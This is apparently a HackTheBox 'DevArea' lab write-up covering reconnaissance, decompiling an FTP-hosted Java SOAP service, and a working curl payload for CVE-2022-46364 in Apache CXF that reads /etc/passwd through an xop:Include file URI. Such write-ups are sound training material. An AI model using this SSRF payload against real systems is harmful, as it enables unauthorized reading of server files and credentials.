DevArea
Writeup for HackTheBox DevArea machine
Executive Summary
DevArea is a medium-difficulty Linux machine on HackTheBox. The attack chain begins by exploiting CVE-2022-46364, an SSRF in Apache CXF’s MTOM handling, to achieve arbitrary file reads — used to leak Hoverfly credentials from the running process table. Authenticating to Hoverfly exposes a middleware command injection (GHSA-r4h8-hfp2-ggmf), giving a shell as dev_ryan. Privilege escalation proceeds through Flask session forgery using a leaked SECRET_KEY to reach the syswatch account via pipe injection, and finally root access via a symlink traversal flaw in a sudo-permitted shell script that resolves only the first hop of a symlink chain.
Understanding the Services: Hoverfly and Apache CXF
What is Apache CXF?
Apache CXF is an open-source Java framework for building web services. It provides full support for both SOAP (Simple Object Access Protocol) and RESTful services and handles the low-level details of XML serialisation, WSDL contract generation, and HTTP transport. In this machine, CXF powers the employee-service.jar SOAP endpoint running on port 8080.
A key feature of the SOAP standard is MTOM (Message Transmission Optimization Mechanism) — a protocol extension for efficiently transmitting binary data inside SOAP messages. Rather than base64-encoding binary content inline, MTOM wraps it as a MIME multipart attachment and references it from within the SOAP XML body using an xop:Include element with an href attribute. When CXF processes an MTOM multipart request, it resolves the URI in the href attribute server-side and embeds the fetched content in the SOAP response.
What is Hoverfly?
Hoverfly is an open-source API simulation tool widely used in software testing. It operates as an HTTP/HTTPS proxy that can record, replay, and modify web traffic. It runs on two default ports:
Port 8500 (Proxy Port): The lightweight HTTP/HTTPS proxy endpoint through which application traffic is routed. In Capture mode, Hoverfly records requests passing through it; in Simulate mode, it intercepts requests and returns pre-recorded or stubbed responses.
Port 8888 (Admin / Web Dashboard Port): The control plane. This port hosts Hoverfly’s REST API and its web-based management dashboard, from which an administrator can switch simulation modes, import and export simulations, configure middleware, and inspect logs.
The middleware feature is designed to allow developers to run custom scripts that transform Hoverfly’s captured request/response data. An administrator provides a binary (the interpreter) and a script string, which Hoverfly executes by writing the script to a temporary file and invoking the binary against it.
Reconnaissance
Nmap Scan
The assessment begins with a two-phase Nmap scan. The first phase identifies all open ports at high speed; the second probes each open port for service version and default script information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 10000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan
Nmap scan report for 10.129.21.72
Host is up (0.27s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.98
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://devarea.htb/
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-server-header: Jetty(9.4.27.v20200227)
|_http-title: Error 404 Not Found
8500/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Wed, 01 Apr 2026 04:06:15 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Wed, 01 Apr 2026 04:05:57 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8500-TCP:V=7.98%I=7%D=4/1%Time=69CC99A4%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20E
SF:rror\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type
SF:-Options:\x20nosniff\r\nDate:\x20Wed,\x2001\x20Apr\x202026\x2004:05:57\
SF:x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20serv
SF:er\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(H
SF:TTPOptions,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20Error\r\nConte
SF:nt-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:\x20
SF:nosniff\r\nDate:\x20Wed,\x2001\x20Apr\x202026\x2004:05:57\x20GMT\r\nCon
SF:tent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20server\.\x20Does\
SF:x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(RTSPRequest,67
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x2
SF:0charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r
SF:(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/p
SF:lain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Req
SF:uest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConten
SF:t-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\\n
SF:400\x20Bad\x20Request")%r(FourOhFourRequest,E9,"HTTP/1\.0\x20500\x20Int
SF:ernal\x20Server\x20Error\r\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Wed,\x2001\x20Apr\
SF:x202026\x2004:06:15\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x
SF:20a\x20proxy\x20server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x
SF:20requests\.\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\\n
SF:Content-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r
SF:\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnecti
SF:on:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1\x204
SF:00\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r
SF:\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
The scan identifies six open ports:
- Port 21 (FTP, vsftpd 3.0.5): Anonymous login is permitted and a
pub/directory is accessible. - Port 22 (SSH, OpenSSH 9.6p1): Standard SSH service on Ubuntu 24.04
- Port 80 (HTTP, Apache 2.4.58): The server redirects to
http://devarea.htb/— a virtual hostname that must be added to/etc/hosts. - Port 8080 (HTTP, Jetty 9.4.27): A Jetty Java servlet container. The root path returns a 404, suggesting the application is mounted at a specific sub-path.
- Port 8500 (HTTP, Golang): Identifies itself as a proxy — its error response explicitly states “This is a proxy server. Does not respond to non-proxy requests.” This is the Hoverfly proxy port.
- Port 8888 (HTTP, Golang): Nmap reports the page title as “Hoverfly Dashboard”. This is the Hoverfly admin and web dashboard port.
Ports 8500 and 8888 are both Hoverfly ports — 8500 is the traffic proxy and 8888 is the management dashboard.
Add the target virtual hostname to the local hosts file:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ echo "$ip  devarea.htb" | sudo tee -a /etc/hosts
Web Enumeration
Browsing to http://devarea.htb/ on port 80 presents the DevArea marketing site — a static page advertising developer hiring services.


Navigating to port 8888 displays the Hoverfly admin dashboard login screen. The page prompts for a username and password.
Initial Foothold
Retrieving the JAR from Anonymous FTP
The Nmap scan confirmed that anonymous FTP login is permitted and a pub/ directory is accessible. Connecting to the FTP server reveals a single file: employee-service.jar, a Java archive. Download the employee-service.jar:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ ftp "ftp://anonymous@$ip/pub/"
Connected to 10.129.244.208.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||48302|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> binary
200 Switching to Binary mode.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||46125|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |****************************************************************************************************|  6293 KiB  752.00 KiB/s    00:00 ETA
226 Transfer complete.
6445030 bytes received in 00:08 (728.18 KiB/s)
ftp> exit
221 Goodbye.
Source Code Review via JAR Decompilation
Java .jar files contain compiled .class bytecode, which can be decompiled back into readable Java source with a high degree of fidelity using tools like jd-gui. Launch the decompiler against the downloaded archive:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ jd-gui employee-service.jar

The package tree reveals the application source under the htb.devarea package and the Maven metadata for each bundled dependency under META-INF/maven/. Navigating to META-INF/maven/org.apache.cxf/cxf-core/pom.xml shows the Apache CXF version the application depends on:

The CXF version in use is 3.2.14. Apache CXF is an open-source Java framework for building SOAP and RESTful web services — the version here tells us exactly what framework powers the employee-service.jar endpoint.
The application source lives under the htb.devarea package. Reviewing the four classes reveals the full application architecture:
The ServerStarter class initialises an embedded HTTP server using JaxWsServerFactoryBean — a CXF class that spins up a lightweight SOAP endpoint without requiring a full application server like Tomcat. The service is bound to port 8080 at the path /employeeservice, confirming what Nmap observed on that port.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
  public static void main(String[] args) {
    JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
    factory.setServiceClass(EmployeeService.class);
    factory.setServiceBean(new EmployeeServiceImpl());
    factory.setAddress("http://0.0.0.0:8080/employeeservice");
    factory.create();
    System.out.println("Employee Service running at http://localhost:8080/employeeservice");
    System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
  }
}
The EmployeeService interface defines the service contract using the JAX-WS @WebService annotation. It exposes a single operation — submitReport — which accepts a Report object and returns a string. The targetNamespace attribute (http://devarea.htb/) defines the XML namespace under which the service operations and types are scoped, and it must be declared in the xmlns of any SOAP request sent to this service.
1
2
3
4
5
6
7
8
package htb.devarea;

import javax.jws.WebService;

@WebService(name = "EmployeeService", targetNamespace = "http://devarea.htb/")
public interface EmployeeService {
  String submitReport(Report paramReport);
}
The EmployeeServiceImpl class provides the concrete implementation. It reads the confidential boolean to determine the greeting prefix — if true, the response reads “Report marked confidential. Thank you,
1
2
3
4
5
6
7
8
package htb.devarea;

public class EmployeeServiceImpl implements EmployeeService {
  public String submitReport(Report report) {
    String greeting = report.isConfidential() ? ("Report marked confidential. Thank you, " + report.getEmployeeName()) : ("Report received from " + report.getEmployeeName());
    return greeting + ". Department: " + report.getDepartment() + ". Content: " + report.getContent();
  }
}
The Report class is a plain Java object (POJO) that CXF automatically serialises and deserialises to and from XML using JAXB (Java Architecture for XML Binding). Each Java field maps directly to an XML child element whose tag name matches the field name. The four fields — employeeName, department, content, and confidential — must each appear as a child element inside the <arg0> wrapper element in the SOAP request body.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
package htb.devarea;

public class Report {
  private String employeeName;

  private String department;

  private String content;

  private boolean confidential;

  public String getEmployeeName() {
    return this.employeeName;
  }

  public void setEmployeeName(String employeeName) {
    this.employeeName = employeeName;
  }

  public String getDepartment() {
    return this.department;
  }

  public void setDepartment(String department) {
    this.department = department;
  }

  public String getContent() {
    return this.content;
  }

  public void setContent(String content) {
    this.content = content;
  }

  public boolean isConfidential() {
    return this.confidential;
  }

  public void setConfidential(boolean confidential) {
    this.confidential = confidential;
  }

  public String toString() {
    return "Report{employeeName='" + this.employeeName + '\'' + ", department='" + this.department + '\'' + ", content='" + this.content + '\'' + ", confidential=" + this.confidential + '}';
  }
}
Interacting with the SOAP Endpoint
With the application architecture understood from the source code, the endpoint can be tested directly. A plain request to the service path without a SOAP action returns a SOAP Fault — this is the expected CXF response when no recognised operation is provided:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s http://devarea.htb:8080/employeeservice | xq
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>No binding operation info while invoking unknown method with params unknown.</faultstring>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
The WSDL document — automatically generated and served by CXF at the ?wsdl path — provides the machine-readable contract for the service: the XML namespace, complex type definitions, message structures, operation names, and the concrete endpoint address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s "http://devarea.htb:8080/employeeservice?wsdl" | xq
<?xml version='1.0' encoding='UTF-8'?>
<wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
    <xsd:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">
      <xsd:element name="submitReport" type="tns:submitReport"/>
      <xsd:element name="submitReportResponse" type="tns:submitReportResponse"/>
      <xsd:complexType name="submitReport">
        <xsd:sequence>
          <xsd:element minOccurs="0" name="arg0" type="tns:report"/>
        </xsd:sequence>
      </xsd:complexType>
      <xsd:complexType name="report">
        <xsd:sequence>
          <xsd:element name="confidential" type="xs:boolean"/>
          <xsd:element minOccurs="0" name="content" type="xs:string"/>
          <xsd:element minOccurs="0" name="department" type="xs:string"/>
          <xsd:element minOccurs="0" name="employeeName" type="xs:string"/>
        </xsd:sequence>
      </xsd:complexType>
      <xsd:complexType name="submitReportResponse">
        <xsd:sequence>
          <xsd:element minOccurs="0" name="return" type="xs:string"/>
        </xsd:sequence>
      </xsd:complexType>
    </xsd:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters"/>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters"/>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport"/>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse"/>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
The WSDL defines the XML structure expected by the submitReport operation. The request body must be a <soap:Envelope> with the http://devarea.htb/ namespace bound to a prefix (here dev). Inside <soap:Body>, the operation element <dev:submitReport> wraps an <arg0> element, which in turn contains four child elements directly corresponding to the Report POJO fields: <employeeName> (string), <department> (string), <content> (string), and <confidential> (boolean — true or false). CXF unmarshals these XML elements into the Java object automatically using JAXB.
A well-formed request confirms the endpoint is live and processes fields correctly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ cat << 'EOF' > request.xml
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
                xmlns:dev="http://devarea.htb/">
  <soap:Body>
    <dev:submitReport>
      <arg0>
        <confidential>true</confidential>
        <content>Quarterly performance review notes.</content>
        <department>Engineering</department>
        <employeeName>John Doe</employeeName>
      </arg0>
    </dev:submitReport>
  </soap:Body>
</soap:Envelope>
EOF

┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s -X POST http://devarea.htb:8080/employeeservice  -H "Content-Type: text/xml; charset=UTF-8" -H "SOAPAction: \"\"" --data-binary @request.xml | xq
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
      <return>Report marked confidential. Thank you, John Doe. Department: Engineering. Content: Quarterly performance review notes.</return>
    </ns2:submitReportResponse>
  </soap:Body>
</soap:Envelope>
The service processes the request and returns the expected greeting string, confirming the endpoint is fully functional.
While the application logic itself contains no obvious input handling issues, searching for known vulnerabilities in Apache CXF 3.2.14 reveals CVE-2022-46364
CVE-2022-46364 — Apache CXF MTOM SSRF
CVE-2022-46364 is a Server-Side Request Forgery vulnerability in Apache CXF affecting all versions prior to 3.5.5 and 4.0.0. It is classified as a critical-severity (CVSS 9.8) unauthenticated SSRF.
Root Cause — Unrestricted URI Schemes in MTOM xop:Include Elements: The MTOM specification allows a SOAP message to reference binary data stored outside the message body using an xop:Include element with an href attribute. When CXF processes a multipart MTOM request, it resolves the URI in href and fetches the referenced content server-side before embedding it in the SOAP response. In the vulnerable versions, CXF performs no validation or restriction on the URI scheme — it will faithfully resolve file://, http://, ftp://, and any other scheme the underlying Java runtime supports.
The exploitation structure uses a multipart/related content type with two MIME parts: the first is an application/xop+xml part containing the SOAP envelope with an xop:Include pointing to the target file URI, and the second closes the boundary. CXF processes the XOP reference, reads the file content from the local filesystem, and base64-encodes it into the SOAP response’s <return> element. The grep and base64 -d pipeline at the end extracts and decodes this content:
For detail insight read this penlight’s blog
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s -X POST http://devarea.htb:8080/employeeservice \
  -H "Content-Type: multipart/related; type=\"application/xop+xml\"; start=\"root@example.com\"; boundary=\"----=_Part_0_12345\"; start-info=\"text/xml\"" \
  --data-binary @- <<'PAYLOAD' | grep -oP '(?<=Content: )[A-Za-z0-9+/=]+(?=</return>)' | base64 -d
------=_Part_0_12345
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-ID: root@example.com;

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/" xmlns:xop="http://www.w3.org/2004/08/xop/include">
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <content>
          <xop:Include href="file:///etc/passwd"/>
        </content>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>
------=_Part_0_12345--
PAYLOAD


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
